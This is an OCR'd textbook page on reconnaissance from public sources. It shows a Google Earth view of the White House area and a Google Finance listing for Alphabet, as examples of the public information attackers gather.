

Google Earth
earth.google.com/web/search/The+White+House/@38.89625173,-77.03640671,9.96064322a,612.65274219d,35y,0.00000001h,44.9988061t,0r/data=CigiJgokCQo...
New Executive Office Building
Square Park with statues & a long history
sumer Financial tection Bureau
The White House
US Treasury Department
White House East Wing
Eisenhower Executive Office Bldg
Historic structure with federal offices
The White House South Lawn
First Infantry Division Monument
Historic monument in President's Park
White House Basketball Court
Temporarily closed
General William Tecumseh Sherman...
The President's Park
Historic park offering White House tours
National Christmas Tree
Living fir tree lighted every December
Ellipse Visitor Pavilion
2D
Google
100%
Imagery date: 10/9/20–newer
Google
70 m
Camera: 443 m 38°53'42"N 77°02'11"W
8 m

Figure 2.33: Screenshot of Google Earth


- ### Gathering Information from Financial Services

  Attackers who seek access to personal information or financial information often target financial data such as stock quotes and charts, financial news, and portfolios. Financial services such as Google Finance, MSN Money, Yahoo Finance, and Investing.com can provide a large amount of useful information such as the market value of a company's shares, company profile, competitor details, stock exchange rates, corporate press releases, financial reports along with news, and blog search articles about corporations. The information provided varies from one service to the other. Financial firms rely on web services to perform transactions and grant users access to their accounts. Attackers can obtain sensitive and private information regarding these firms by using malware, exploiting software design flaws, breaking authentication mechanisms, service flooding, and performing brute force attacks and phishing attacks.

○ Google Finance

Source: *https://www.google.com/finance*

The Google finance service features business and enterprise headlines for many corporations, including their financial decisions and major news events. Stock information is also available, as are stock price charts that contain marks for major news events and corporate actions. The site also aggregates Google news and Google blog search articles about each corporation.



GOOGL • NASDAQ
Alphabet Inc Class A
$2,527.57 ↓4.19% -110.56 Today
Pre-market: $2,530.00 (↑0.096%) +2.43
Closed: Mar 8, 7:04:37 AM UTC-5 · USD · NASDAQ · Disclaimer

Alphabet Inc Class A	$2,531.05	-$107.08	↓4.06%
Meta Platforms Inc	$187.47	-$12.59	↓6.29%

Amazon.com, Inc.	$2,749.06	AMZN	↓5.62%
Apple Inc	$159.30	AAPL	↓2.37%
Microsoft Corporation	$278.91	MSFT	↓3.78%
Tesla Inc	$804.58	TSLA	↓4.02%

In the news

Mint • 25 minutes ago
Alphabet's Google to buy Mandiant in $5.4 billion deal

PREVIOUS CLOSE	$2,638.13
DAY RANGE	$2,525.90 - $2,634.70
YEAR RANGE	$1,996.09 - $3,030.93
MARKET CAP	1.67T USD
VOLUME	2.28M
P/E RATIO	22.53
DIVIDEND YIELD	-
PRIMARY EXCHANGE	NASDAQ
CDP CLIMATE CHANGE SCORE	A-

About

